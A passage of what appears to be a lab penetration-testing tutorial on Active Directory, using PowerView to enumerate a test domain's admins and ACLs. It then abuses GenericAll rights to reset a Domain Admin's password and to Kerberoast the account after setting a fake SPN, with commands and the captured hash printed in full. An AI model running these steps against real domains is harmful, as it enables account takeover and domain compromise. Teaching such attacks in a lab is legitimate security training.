hacknpentest.local  S-1-5-21-1506305398-1895870538-867622756 {hacknpentest.local} hacknpentest.local
```

- Enumerating Domains available in the Forest

Get-DomainSID: will list the queried domain SID

Get-NetDomain: will list all the available domains in a forest

```
PS C:\Users\Flop10user\Desktop> Get-DomainSID
S-1-5-21-1506305398-1895870538-867622756
PS C:\Users\Flop10user\Desktop>
PS C:\Users\Flop10user\Desktop>
PS C:\Users\Flop10user\Desktop> Get-NetDomain -Verbose


Forest                  : hacknpentest.local
DomainControllers       : {Rhythm.hacknpentest.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Rhythm.hacknpentest.local
RidRoleOwner            : Rhythm.hacknpentest.local
InfrastructureRoleOwner : Rhythm.hacknpentest.local
Name                    : hacknpentest.local
```

- Listing Computers in the domain.

Get-DomainComputer -Verbose

There would be a lot of information to read from the output, so we can just filter out important attributes as follows:-

Get-DomainComputer | Select name, distinguishedname, samaccountname, operatingsystem, operatingsystemversion | Out-GridView

Using Out-GridView cmdlet to display the filtered output in a new neat Window.

- It’s interesting from an unprivileged user point of view to know the Operating System Version of the Computers in the environment.

Get-DomainComputer | select name, distinguishedname, samaccountname, operatingsystem, operatingsystemversion | Out-GridView

Filter

Add criteria

name	distinguishedname	samaccountname	operatingsystem	operatingsystemversion
RHYTHM	CN=RHYTHM,OU=Domain Controllers,DC=hacknpentest,DC=local	RHYTHM$	Windows Server 2016 Standard Evaluation	10.0 (14393)
WIN7	CN=WIN7,CN=Computers,DC=hacknpentest,DC=local	WIN7$	Windows 7 Ultimate	6.1 (7600)
WIN10MACHINE	CN=WIN10MACHINE,CN=Computers,DC=hacknpentest,DC=local	WIN10MACHINE$	Windows 10 Enterprise Evaluation	10.0 (17763)

- Also as DC’s are not rebooted for a long duration and we can just enumerate that which computer in the network is last turned off (giving a sense of computer patch level). We can just prepare a list of vulnerabilities to exploit against computers.

- **Get-NetComputer | name, lastlogoff**

```
PS C:\Users\Flop10user\Desktop> Get-DomainComputer | select name, lastlogoff

name          lastlogoff
----          ----------
RHYTHM        12/31/1600 4:00:00 PM
WIN7          12/31/1600 4:00:00 PM
WIN10MACHINE  12/31/1600 4:00:00 PM
```

Wormable RCE vulnerability like BlueKeep RDP (CVE-2019-0708) targeting Windows 2000 to Windows 2008 R2 and Windows 7 over internet is a big risk too and one can easily find logically if the target machine is vulnerable or not.

Privileged user Enumeration

1) Domain Admins

During user hunting we can look for privileged group members like Domain Admins & Enterprise Admins or any custom made group (made to hide default group enum).

- **Get-NetGroupMember -Identity "Domain Admins"**

```
PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Domain Admins"


GroupDomain             : hacknpentest.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=hacknpentest,DC=local
MemberDomain            : hacknpentest.local
MemberName              : cepter
MemberDistinguishedName : CN=cepter,CN=Users,DC=hacknpentest,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-1506305398-1895870538-867622756-1138

GroupDomain             : hacknpentest.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=hacknpentest,DC=local
MemberDomain            : hacknpentest.local
MemberName              : flop18user
MemberDistinguishedName : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-1506305398-1895870538-867622756-1122

GroupDomain             : hacknpentest.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=hacknpentest,DC=local
MemberDomain            : hacknpentest.local
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=hacknpentest,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-1506305398-1895870538-867622756-500
```

One can filter out the most relevant output as follows:-

Get-NetGroupMember -Identity “Domain Admins” | Select Membername, MemberSID

```
PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Domain Admins"  |select Membername, MemberSID

MemberName    MemberSID
----------    ---------
cepter        S-1-5-21-1506305398-1895870538-867622756-1138
flop18user    S-1-5-21-1506305398-1895870538-867622756-1122
Administrator S-1-5-21-1506305398-1895870538-867622756-500
```

Three members are in the Domain Admins group.

2) Enterprise Admins

Similarly, we can query for Enterprise Admins group member & found that flop18user is added to both groups. We can now mark our target.

```
PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Enterprise Admins"


GroupDomain             : hacknpentest.local
GroupName               : Enterprise Admins
GroupDistinguishedName  : CN=Enterprise Admins,CN=Users,DC=hacknpentest,DC=local
MemberDomain            : hacknpentest.local
MemberName              : flop18user
MemberDistinguishedName : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
MemberObjectClass       : user
MemberSID               : s-1-5-21-1506305398-1895870538-867622756-1122

GroupDomain             : hacknpentest.local
GroupName               : Enterprise Admins
GroupDistinguishedName  : CN=Enterprise Admins,CN=Users,DC=hacknpentest,DC=local
MemberDomain            : hacknpentest.local
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=hacknpentest,DC=local
MemberObjectClass       : user
MemberSID               : s-1-5-21-1506305398-1895870538-867622756-500


PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Enterprise Admins" | select MemberName, MemberSID

MemberName    MemberSID
----------    ---------
flop18user    s-1-5-21-1506305398-1895870538-867622756-1122
Administrator s-1-5-21-1506305398-1895870538-867622756-500
```

3) **Virtual Admins**

We can query about the Virtual Admins of the environment, generally **“Hyper-V Administrators”** group members are ignored.

```
PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Hyper-V Administrators" | select MemberName, MemberSID

MemberName MemberSID
---------- ---------
cepter     S-1-5-21-1506305398-1895870538-867622756-1138


PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Hyper-V Administrators"


GroupDomain             : hacknpentest.local
GroupName               : Hyper-V Administrators
GroupDistinguishedName  : CN=Hyper-V Administrators,CN=Builtin,DC=hacknpentest,DC=local
MemberDomain            : hacknpentest.local
MemberName              : cepter
MemberDistinguishedName : CN=cepter,CN=Users,DC=hacknpentest,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-1506305398-1895870538-867622756-1138
```

If we own ‘**cepter**’ user then directly we own the infrastructure.

Access Control List (ACL)

- An Access Control List is a list of Access Control Entries (ACE's). Each ACE in an ACL identifies a user and specifies the access rights allowed for that user.
- Means there is a controlled list which tells if a user has access to an object and if yes then what are the rights the user have on the object?
- ACL's according to their roles are divided into two categories: -

1) Discretionary Access Control List (**DACL**)
2) System Access Control List (**SACL**)

DACL identifies users having access or deny to an object and SACL enables Administrators to log attempts to access an object.

ACL Enumeration

- As there is a bulk of information returned when a Domain user queries about a object there is a huge probability of overlooking misconfigurations. Attacker can easily leverage this in the post-exploitation phase of attack.
- ACL's are mostly used for backdooring, so that an attacker can easily access unauthorized users, group or computers.
- There are following types of rights: -

•**GenericAll** - full rights to the object (add users to a group or reset user's password)
•**WriteDACL** - modify object's ACEs and give attacker full control right over the object
•**WriteOwner** - change object owner to attacker controlled user take over the object
•**GenericWrite** - update object's attributes (i.e logon script)
•**AllExtendedRights** - ability to add user to a group or reset password
•**ForceChangePassword** - ability to change user's password
•**Self (Self-Membership)** - ability to add yourself to a group

- We will use Powerview Module for ACL enumeration.

Note: Run with Domain User Privs.

Currently, we are logged in as ‘**flop10user**’ which is a Domain user & till now we have identified that ‘**flop18user**’ is a privileged user (Domain Admin). Let’s target the Domain Admin.

1) Let’s check if we as ‘**flop10user**’ have any AD rights on our target ‘**flop18user**’.

Get-ObjectACL -SamAccountName flop18user -ResolveGUIDS -Verbose | ?{$_.ActiveDirectoryRights -match ‘GenericAll’}

- We are logged in as flop10user and targeting flop18user.

```
PS C:\Users\Flop10user\Desktop> Get-ObjectAcl -SamAccountName flop18user -ResolveGUIDs | ?{$_.ActiveDirectoryRights -match 'GenericAll'}


AceType               : AccessAllowed
ObjectDN              : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-1506305398-1895870538-867622756-1122
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-1506305398-1895870538-867622756-1114
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
ObjectDN              : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-1506305398-1895870538-867622756-1122
InheritanceFlags      : None
BinaryLength          : 20
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-18
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

- Or we can also use Invoke-ACLScanner to scan Rights we have on the target user.

Invoke-ACLScanner -ADSPath 'CN=flop18User,CN=Users,DC=hacknpentest,DC=local' -ResolveGUIDs | ?{$_.ActiveDirectoryRights -match 'GenericAll'}

```
PS C:\Users\Flop10user\Desktop> Invoke-ACLScanner -ADSPath 'CN=flop18User,CN=Users,DC=hacknpentest,DC=local' -ResolveGUIDs | ?{$_.ActiveDirectoryRights -match
 'GenericAll'}


ObjectDN                : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-1506305398-1895870538-867622756-1114
IdentityReferenceName   : flop10user
IdentityReferenceDomain : hacknpentest.local
IdentityReferenceDN     : CN=flop10User,CN=Users,DC=hacknpentest,DC=local
IdentityReferenceClass  : user
```

Great!! we have ‘**GenericALL**’ Rights on flop18user, that means we can perform any actions on the target user. One can reset the password for target user or perform kerberoast attack to extract hash of Domain Admin ☺

1) Let’s try to reset the target user password:-

```
PS C:\Users\Flop10user\Desktop> net user flop18user [redacted] /domain
The request will be processed at a domain controller for domain hacknpentest.local.

The command completed successfully.
```

net user flop18user <Newly_set_Pass> /domain

And this too with only flop10user (Domain User) privs. [**Like a BOSS!!!!**]

2) We can also set an Service Principal Name [SPN] to the target user. As SPN's are used to identify a service on a server that supports Kerberos authentication.

- A Service that supports Kerberos authentication must register an SPN.
- To scan a service having SPN set we can use the following Powerview command: -

Get-NetUser -SPN -verbose

- By default, only krbtgt account have registered SPN "**kadmin/changepw**".

- As we have ‘**GenericAll**’ rights on flop18user we will try to set an SPN and then request it to retrieve hash.

- **Set-DomainObject -Identity flop18user -Set @{ServicePrincipalName = 'hacknpentest/shit’} -verbose**

```
PS C:\Users\Flop10user\Desktop> Set-DomainObject -Identity flop18user -Set @{ServicePrincipalName = 'hacknpentest/shit'} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=HACKNPENTEST,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=flop18user)(name=flop18user)(displayname=flop18user))))
VERBOSE: [Set-DomainObject] Setting 'ServicePrincipalName' to 'hacknpentest/shit' for object 'flop18user'
```

- Now, if we SPN scan in the environment, we will find the following:-

Get-NetUser –SPN -Verbose

- SPN is set to ‘**hacknpentest\shit**’ ☺

```
PS C:\Users\Flop10user\Desktop> Get-NetUser -SPN -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=HACKNPENTEST,DC=LOCAL
VERBOSE: [Get-DomainUser] Searching for non-null service principal names
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=*))


logoncount             : 20
badpasswordtime        : 7/7/2019 10:21:32 AM
distinguishedname      : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : flop18User
lastlogontimestamp     : 7/6/2019 12:11:17 PM
userprincipalname      : flop18user
name                   : flop18User
objectsid              : S-1-5-21-1506305398-1895870538-867622756-1122
samaccountname         : flop18user
logonhours             : {255, 255, 255, 255...}
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : 12/31/1600 4:00:00 PM
countrycode            : 0
whenchanged            : 7/14/2019 6:13:45 AM
instancetype           : 4
usncreated             : 12994
objectguid             : 992394aa-b36a-4d15-af24-dca5deea0af0
sn                     : user
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=hacknpentest,DC=local
serviceprincipalname   : hacknpentest/any
givenname              : flop18
memberof               : {CN=Domain Admins,CN=Users,DC=hacknpentest,DC=local, CN=Enterprise Admins,CN=Users,DC=hacknpentest,DC=local}
lastlogon              : 7/13/2019 4:07:30 AM
badpwdcount            : 0
cn                     : flop18User
whencreated            : 7/6/2019 7:05:24 PM
primarygroupid         : 513
pwdlastset             : 7/13/2019 11:13:45 PM
```

- As SPN is set, we can request the hash of the **flop18user** account: -

```
PS C:\Users\Flop10user\Desktop> Invoke-Kerberoast -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=HACKNPENTEST,DC=LOCAL
VERBOSE: [Get-DomainUser] Searching for non-null service principal names
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=*))


TicketByteHexStream  :
Hash                 : $krb5tgs$hacknpentest/shit:2779118F70A5432C18432CB94DBBFB79$E3B30F8C2E680F80F001BD1B0FC5876663C38D1389DB9BC863D4BFFA4720A3E91D0E497186
                       04DC5086CF9FB4FCC65439E7AD89A4E81FB3DB8BAA9E330B1E43C01DA8105295C96C34037DD83FD9C054D9674D9C4D8953B0357EA87012A00D7E6695ADBA93FEF3738B
                       47641D89859FCBC3F66AC694D76A1DBB6DF64B2F12B95A289660CD366400D5BF35F040A0A67FB8C93024D65C90F84BD54AE478A1670A0A660F59D924706A7FE158B498
                       F836F561BCA5B0710568596187853184CA0E4313E6ABFB2F634BA1EEC2A40F3B5A764902E85C72CDE9EC2F092F296FC7D28DB52178DCD34581E824FF14E6AD0AF1FB3F
                       4667F0240CBD5DC5F71C6591E1322DF7A9A1255548FE498C1FF3D1E586F94C9FC285B25E0EA86B676E08F42902276997E301359BFCAF914B11AB417EC8D9114FB19B93
                       5092C524F993CAD8A62530C07FAF3E65AFF38E8D5FA00E236462CE579151EABB9DDB0BBA1D5DE07B051E8651A213A670D82F3D0D2FA8CC796A28416F75A47F6DA985CB
                       5AB7AA80954AFED2AA76B6EA9CA17E7E7C5854C9D697E07BED7B51500E55CDDE05AC900A68EF1A6DED83D49BDF0C1E66303B6E69634D75B486A911366348874EADE2A7
                       30FF3E62E6C450FB3ACA82B1FAC31E38557723A549C167FBECC8AF93E312579BBC6568305986E46BA78D15FF1D0B829924012991F5BB9C9FDF94875F4CE47C764B8CEC
                       6EDBD011D825FD830A97CCE54D8365E5B383EDEFE6DFFA86302A850FBC397C76D07123EE1F36247AA20E953BC3E0ABCA7EE65339D6AD351F069AD4CC47477772E71DAE
                       DFE3BF7681EF835711E07475ED9F54B7BDD4B4AF4944805B1D68703CD8D67979AD3D5E77A0DE35C80789AC91399C1466ADC3D55F490DEDB3B71E043EF819D8501DDC92
                       20EBCA9B9C05F571DBD900F8B3E1F77D4C4BB77376148F779AFA7BAB72CC8C7C7894C6DDC25618A43AED997A755C571625BD8DA9BDBC997584255434780C7FE80DC854
                       B876128CB43DEF89A5E15E92C2B8A73BC4C45E302E5B3DBB3FF709212A310665C05E8B57B863D7B4910C7BE49B153294D5797E10D730A09F9484FE217BC8607A2E609A
                       E7FE1E27C5C89081636AAAEA761FC10EC0587E061A8352EFADCA77E058E9167BA9DDBE09BACB3E649E236347D9C2BAFC306407A98A0AA7063BD4D3111E8EB72BC179A5
                       EC7D9B66562C51E27F7FE50210970F985BAA9383D83895751DDB23499D21B9997D181B0CC1A683DED24AC1BD5CD4D57E6A6E8AAE356C1E21512EB0A2F6425936C592BA
                       2C8084C78BA6D98994CDC9DDB7BCA81F00A038FF496E8D12B62F180A949B09E7CDEF00EF60663ABA423BD956CCD23072E8E0D5B96A1F23C0C7DFBBD227E8581982051F
                       AB8501121DB5CE9A7CB3AEC3CAA01725AA9759563BA915D6E2645177CE82E0EB4B75582D15F49592D708C2C266A29999131B01C16BC0C847D9B635CC2D02CD91CDFEEF
                       57A6273699C049110AA12B535D562A9A00058CFB2EAF36A18E83C863CC
SamAccountName       : flop18user
DistinguishedName    : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
ServicePrincipalName : hacknpentest/shit
```

- The hash can be copied in a file and tools like JTR and tgsrepcrack.py can be used to get a clear text password of the user account.

References

- https://adsecurity.org
- https://blog.cptjesus.com
- https://ired.team
- https://technet.microsoft.com
- https://blog.harmj0y.net/
- https://hacknpentest.com/